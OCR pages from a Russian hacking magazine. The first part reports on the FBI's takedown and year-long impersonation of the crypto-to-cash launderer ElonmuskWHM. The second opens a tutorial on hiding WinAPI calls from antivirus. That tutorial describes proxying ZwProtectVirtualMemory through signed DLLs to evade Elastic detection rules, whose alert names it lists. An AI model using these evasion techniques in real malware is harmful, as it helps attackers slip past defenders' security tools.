
ФБР много месяцев заказывало у ElonmuskWHM деньги и изучало схему его работы, но ландшафт даркнета начал меняться. Сначала осенью 2021 года о закрытии объявила администрация White House Market, а в феврале 2022 года закрылся и хакфорум Dark0de Reborn, где ElonmuskWHM тоже был активен. В результате правоохранители были вынуждены перейти к прямому общению с преступником через Telegram и зашифрованный мессенджер Wickr.

Во время разговоров в этих чатах ElonmuskWHM рассказывал, что большинство его клиентов зарабатывают деньги продажей наркотиков, но отмечал, что самые богатые клиенты — это хакеры. Некоторые из этих хакеров якобы были замешаны в крупных кражах криптовалюты и взломах.

Также он похвастался агентам под прикрытием, что заработал около 30 миллионов долларов всего за несколько лет, и заявил, что может обналичивать до миллиона долларов в неделю. Согласно судебным документам, проанализировав блокчейн, следователи пришли к выводу, что в общей сложности через сеть «Илона Маска» прошло около 90 миллионов долларов в криптовалюте.

Со временем в таких беседах ElonmuskWHM стал более откровенен с правоохранителями и начал делиться подробностями о себе. Так, в одном из чатов сотрудник ФБР и преступник обсуждали географические информационные системы (ГИС). Тогда ElonmuskWHM рассказал, что у него есть опыт работы в этой области, в том числе с БПЛА, а в прошлом он и вовсе был главой ГИС-компании, но продал этот бизнес около трех лет назад.

В этом чате ElonmuskWHM отправил сотруднику ФБР ссылку на YouTube-ролик об AR-навигации в помещениях для торговых центров, аэропортов и розничных магазинов. Поддерживая разговор, федеральный агент ответил преступнику парой других видео о картографировании с помощью дронов (1, 2). На тот момент эти видео были просмотрены около 2000 и 1400 раз.




Ep. 01: ArcGIS Indoors

3.4K views • 3 years ago

Esri Industries

In this video, you'll discover the possibilities with ArcGIS Indoors to map all your utility facilities. For more infor...

6 chapters Introduction | Building Queue | Utility Office | Monitoring | Temperature | Outro



Drone mapping simplified with Site Scan for ArcGIS

3.8K views • 3 years ago

esriindia

Site Scan for ArcGIS is the end-to-end cloud-based drone mapping software designed to revolutionize imagery data collection, ...

Понимая, что ElonmuskWHM, вероятно, посмотрел эти ролики, власти США тайно обратились к компании Google с дерзким требованием: предоставить все IP-адреса, с которых в течение недели осуществлялся доступ к этим видео. Затем, если выяснится, что какой-то из этих IP связан с аккаунтом Google, нужно было передать правоохранителям имя этого пользователя, адрес, платежную информацию, логи сообщений и информацию о любых других связанных аккаунтах.

Позже об этом скандальном юридическом требовании писало издание Forbes. Тогда многие эксперты называли действия властей неконституционными, поскольку тысячи обычных зрителей YouTube превратились в подозреваемых просто из-за того, что посмотрели конкретное видео. При этом остается неясным, предоставила ли Google в итоге запрошенные данные.

«ЭРИК»

К этому моменту ФБР уже начало понимать, откуда поступают деньги и кто может их отправлять. К примеру, одна посылка с наличными пришла из города Тарритаун, штат Нью-Йорк. Другая была отправлена из Элмсфорда, тоже штат Нью-Йорк. Затем пришел еще один пакет из Тарритауна и Ирвингтона, снова в Нью-Йорке. То есть начала проявляться закономерность: отправитель порой использовал одни и те же места снова и снова.

В итоге ФБР отследило посылки до молодого мужчины из округа Уэстчестер, штат Нью-Йорк (отсюда были отправлены многие предыдущие посылки). Поскольку в итоге этот человек стал анонимным информатором и сотрудничал с правоохранительными органами, его имя не раскрывается и журналисты называют его «Эриком».

Эрик был арестован в своем доме, где жил с одним из родителей. Следователи обнаружили в доме около 600 тысяч долларов наличными, и стало ясно, что команда ElonmuskWHM оперирует огромными суммами.

Как Эрик объяснил следователям, примерно три раза в неделю он встречался с людьми, от которых каждый раз получал от 100 тысяч до 300 тысяч долларов наличными для рассылки. Большая часть денег в Нью-Йорке поступала от людей, которые владели законным бизнесом, например небольшими магазинами, и хотели переправить деньги обратно в Индию.

Такая подпольная банковская система известна под арабским названием «хавала». Ее китайский эквивалент называется fei-chien, а индийские версии известны как хунди или ангадия. Многие клиенты хавалы не являются хакерами и наркоторговцами, хотя не следуют строгим правилам США в отношении услуг по переводу денег и тем самым нарушают закон.

Бизнес ElonmuskWHM тесно пересекался с этой системой и привлекал в нее деньги преступников. В сущности, ElonmuskWHM просто добавил криптовалюту к этому отлаженному за много веков процессу, и теперь речь шла не о простом перемещении наличных из одного места в другое, а об обмене криптовалюты на наличные.

НАСТОЯЩАЯ ЛИЧНОСТЬ ELONMUSKWHM

Правоохранители решили не привлекать Эрика к ответственности сразу, а использовать его в интересах следствия. Эрик согласился на сделку и продолжил заниматься приемом и отправкой наличных, чтобы ФБР могло лучше понять, как именно происходит отмывание средств, и выявить других участников группировки.

Согласно судебным документам, Эрик совершил еще около 80 операций с наличными, фиксируя все на скрытую камеру, и за период с февраля по сентябрь 2023 года перевел в общей сложности более 15 миллионов долларов.

Он встречался с мужчинами индийского происхождения в круглосуточных магазинах, на автозаправках и парковках, и эти люди приносили ему полные пакеты наличных. Позже, используя данные с мобильных телефонов, ФБР выяснило, что некоторые из этих людей выезжали за пределы штата: в Нью-Джерси, Джорджию, Пенсильванию, Массачусетс и Южную Каролину. То есть мулы ElonmuskWHM передвигались по всей стране.

В итоге, благодаря множеству ордеров на получение метаданных, судебным постановлениям и ордерам, направленным Apple, Binance и Uber, а также анализу визовых анкет США, следователи сумели связать ElonmuskWHM с его мулами и установить, что за этим ником скрывается Анураг Прамод Мурарка (Anurag Pramod Murarka) — житель Индии в возрасте около 30 лет.

Выяснилось, что ранее Мурарка не раз подавал заявления на визу для въезда в США, но они отклонялись. Теперь власти одобрили визу, чтобы после прибытия в страну ElonmuskWHM был арестован. При этом позже его адвокат заявил, что его клиент приехал в США, чтобы пройти курс лечения редкого заболевания.

В начале 2025 года Мурарка был приговорен к 121 месяцу (10 годам) тюремного заключения. Прокурор Кэтрин Дируф (Kathryn Dieruf) заявила:

> *Мурарка был основателем и лидером масштабного сговора, который охватывал Соединенные Штаты, исходил из Индии и создавался как банк для преступного мира, работающий в даркнете. При этом обвиняемый руководил одной из крупнейших и наиболее успешных операций по обмену криптовалюты на наличные в даркнете, отмыв более 24 миллионов долларов в криптовалюте чуть меньше чем за два года.*

ФБР ОТМЫВАЕТ ДЕНЬГИ

Мурарка был арестован 30 сентября 2023 года, и сразу после этого ФБР приняло решение самостоятельно продолжить его бизнес.

Как сообщила изданию 404 Media специалист по связям с общественностью в прокуратуре США по Восточному округу Кентукки Габриэль Даджен (Gabrielle Dudgeon), ФБР контролировало все операции ElonmuskWHM на протяжении примерно 11 месяцев.

По ее словам, власти расследовали «любого злоумышленника, который использовал преступные услуги ElonmuskWHM по отмыванию денег, включая наркоторговцев, хакеров и субъектов, занимающихся другой преступной деятельностью».


Согласно судебным материалам, услуги ElonmuskWHM удалось связать с торговлей наркотиками, вооруженным ограблением и многочисленными расследованиями хакерских атак, «включая те, которые принесли преступникам доходы в размере нескольких миллионов долларов». При этом связи устанавливались как до, так и после захвата личности ElonmuskWHM.

Интересно, что одним из клиентов «Илона Маска» оказался 20-летний хакер, участник группировки Scattered Spider Ремингтон Гой Оглтри (Remington Goy Ogletree), также известный в сети под ником remi, арестованный в конце прошлого года.

Так, через два дня после того, как ФБР провело первый обыск в доме Оглтри 23 февраля 2024 года, он связался с ElonmuskWHM через Telegram, так как уже не раз пользовался услугами обнальщика в 2023 году. «Очевидно, что тогда Оглтри не знал, что сервис по обналичиванию является частью тайной операции ФБР», — говорится в судебных документах.

Сначала Оглтри запросил 50 тысяч долларов наличными, а затем увеличил запрос до 75 тысяч долларов. После он отправил агентам под прикрытием криптовалюту вместе с физическим адресом для доставки денег, которые в итоге были ему отправлены.

То есть в ходе этой операции ФБР предоставило 75 тысяч долларов подозреваемому, связанному с известной хакгруппой Scattered Spider. При этом арест Оглтри был произведен лишь год спустя после этих событий, в ноябре 2024 года.



Cryptocurrency Laundering

38. Two days after the FBI searched OGLETREE's residence, a Telegram user ("User-1") later identified as OGLETREE contacted the provider of a cash for cryptocurrency money laundering service (the "Cash Service"). On February 25, 2024, OGLETREE stated, "I need $50k cash." OGLETREE then increased his request to "$75k" and asked that the cash be sent in OGLETREE's father's name to the Fort Worth Residence. At the time, OGLETREE was apparently unaware that the Cash Service was part of an undercover FBI operation. The Cash Service provided a wallet address to which OGLETREE was to send cryptocurrency for the exchange. A review of blockchain evidence indicates that on February 25, 2024, 668.78 XMR was sent to the wallet provided. XMR is the abbreviation for Monero. According to its website, Monero is the only major cryptocurrency where every user is anonymous by default. With Monero, the sender, receiver, and amount of every transaction are hidden. The Cash Service provided a USPS tracking number and mailed $75,000 (the value of any cryptocurrency OGLETREE sent minus a fee) to OGLETREE's Fort Worth Residence. The tracking information indicates that the package was delivered on February 29, 2024, to OGLETREE's Fort Worth Residence. On February 29, 2024, OGLETREE confirmed, "I got the money," noting "the USPS driver forged a signature on the package and left it in the mailbox because he was too lazy to come to the door."

Выдержка из судебных документов, касающаяся Оглтри

Даджен отказалась комментировать дело Оглтри, заявив, что «не может комментировать продолжающееся расследование». По этой же причине представитель прокуратуры отказалась привести примеры других судебных преследований, которые стали возможны благодаря тому, что ФБР почти год притворялось ElonmuskWHM.

Специальный агент ФБР Майкл Э. Стэнсбери (Michael E. Stansbury) заявил:

> *ФБР будет использовать все возможные преимущества в борьбе с преступными сетями, которые наносят ущерб населению, чтобы задержать этих злоумышленников, конфисковать доходы от их преступлений и разоблачить их соучастников.*

КРИВАЯ ДОРОЖКА

Обфусцируем вызовы WinAPI новыми способами

Все крутые вредоносы стараются прятать использование вызовов WinAPI, ведь наличие подозрительных функций в коде может привести к блокировке исполнения нашей программы. Существует не так много документированных способов скрыть вызовы WinAPI, однако у меня есть пара любопытных разработок, и я готов ими поделиться. Мы попрактикуемся в сканировании памяти, исследовании компонентов Windows и даже немного затронем RPC.

MichelleVermishelle
@Michaelzhm
michael.zhmailo@yandex.ru

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Как ты знаешь, любой, даже самый страшный «вирус» — это обычная программа, которая использует те же механизмы и функции, что и легитимный софт. Можно сказать, идет злоупотребление функциями, доступными любому разработчику. Иногда встречается абуз недокументированных возможностей. Одним словом — хакерство!

Вердикт о признании программы вредоносной антивирус выносит после анализа и сопоставления множества фактов, но основополагающим всегда будет анализ используемых функций в коде. Анализировать можно разные вещи: хуки, таблицы импортов, поток исполнения, в сложных случаях может производиться быстрая декомпиляция. Хакеры, в свою очередь, научились анхукать, прятать IAT, применять API Hashing и предотвращать загрузку DLL.

Представь, а что, если бы мы смогли избежать использования подозрительных функций? Буквально: не трогаем всякие опасные штуки, а нас не трогает антивирус!

Например, вместо `VirtualAllocEx()` можно дергать что-нибудь альтернативное, как делали в статье про шелл-код-раннер на чистом C#. И это возможно! Существует несколько техник, позволяющих идти обходным путем, не затрагивая «подозрительные» методы или всячески скрывая их использование.

Продолжение статьи →

КРИВАЯ ДОРОЖКА


ОБФУСЦИРУЕМ ВЫЗОВЫ WINAPI НОВЫМИ СПОСОБАМИ

ПРОКСИРОВАНИЕ ВЫЗОВОВ

Теория

У западных коллег эта техника называется Proxy Invoke. Она основана на том, что хакер обнаруживает такую функцию, которая дергает нужные вещи, «проксируя» вызов. Фактически идет злоупотребление чужими обвязками над существующими методами.

Пример: у нас есть функция `ZwProtectVirtualMemory()`, она позволяет изменить разрешения памяти. Считается, так скажем, не самой безобидной, ведь с ее помощью можно пометить адресное пространство как исполняемое. При попытке ее использования может вылезти алерт, например у Elastic.



Rule
Malicious Behavior Detection Alert: VirtualProtect API Call from an Unsigned DLL
Malicious Behavior Detection Alert: Suspicious API Call from an Unsigned DLL
Malicious Behavior Detection Alert: Executable Heap Allocation by Unsigned Module
Malicious Behavior Detection Alert: Network Module Loaded from Suspicious Unbacked Memory
Malicious Behavior Detection Alert: Persistence via a Process from a Removable or Mounted ISO Device
Malicious Behavior Detection Alert: Suspicious String Value Written to Registry Run Key
Malicious Behavior Detection Alert: Unsigned DLL from Suspicious Directory
Malicious Behavior Detection Alert: System Binary Proxy Execution via ScriptRunner

Пример алерта

WWW

Интересное по теме:

- Doubling Down: Detecting In- Memory Threats with Kernel ETW Call Stacks
- Твит @dez_

Нас интересует этот: VirtualProtect API Call from an Unsigned DLL. Логика детекта проста: если функция вызывается из адресного пространства неподписанной библиотеки, то вызов считается вредоносным. Подобные рассуждения имеют право на жизнь, ведь зачем обычному разработчику дергать `Zw`-функцию из своей программы? Явно что-то нечисто...

Обход такого детекта возможен через проксирование. Нам нужно найти легитимный, подписанный бинарь с экспортируемой функцией, которая передает поток управления в целевую функцию.

Был такой поток управления:

```
malware → ntdll!ZwProtectVirtualMemory
```

Станет вот такой:

```
malware → signed!SomeFuncToProtectMemory →
ntdll!ZwProtectVirtualMemory
```

И детекта не будет! Ведь цепочка вызовов начинается из легитимной, подписанной библиотеки. Схожую логику в чуть более упрощенном формате предлагает инструмент Parasite-Invoke. Однако он работает только с программами на C#.

С некоторой натяжкой можно сказать, что подобное проксирование когда-то победило на премии Pentest Award. Конечно, там еще использовалась подмена оригинального метода, однако логика осталась схожей: имитация активности, происходящей из легитимного модуля.

Обнаружение прокси-функций


Таблица экспортов/импортов

Есть путь простой, а есть путь самурая. Начнем с простого. Он заключается в том, чтобы быстро проанализировать все существующие в системе подписанные DLL и определить использование в них функций, до которых мы можем дотянуться. Варианта два.

- Можем идти от таблицы импортов. Например, видим импорт `ZwProtectVirtualMemory()`, после чего находим место, в котором эта функция дергается, и смотрим, есть ли возможность контроля аргументов.
- Можем идти от таблицы экспортов. Например, видим экспорт функции `AllocateAndProtectSomeMemory()`, догадываемся о потенциально интересной функциональности и исследуем эту функцию.

Для подобного анализа подойдет скрипт findSymbols.py.

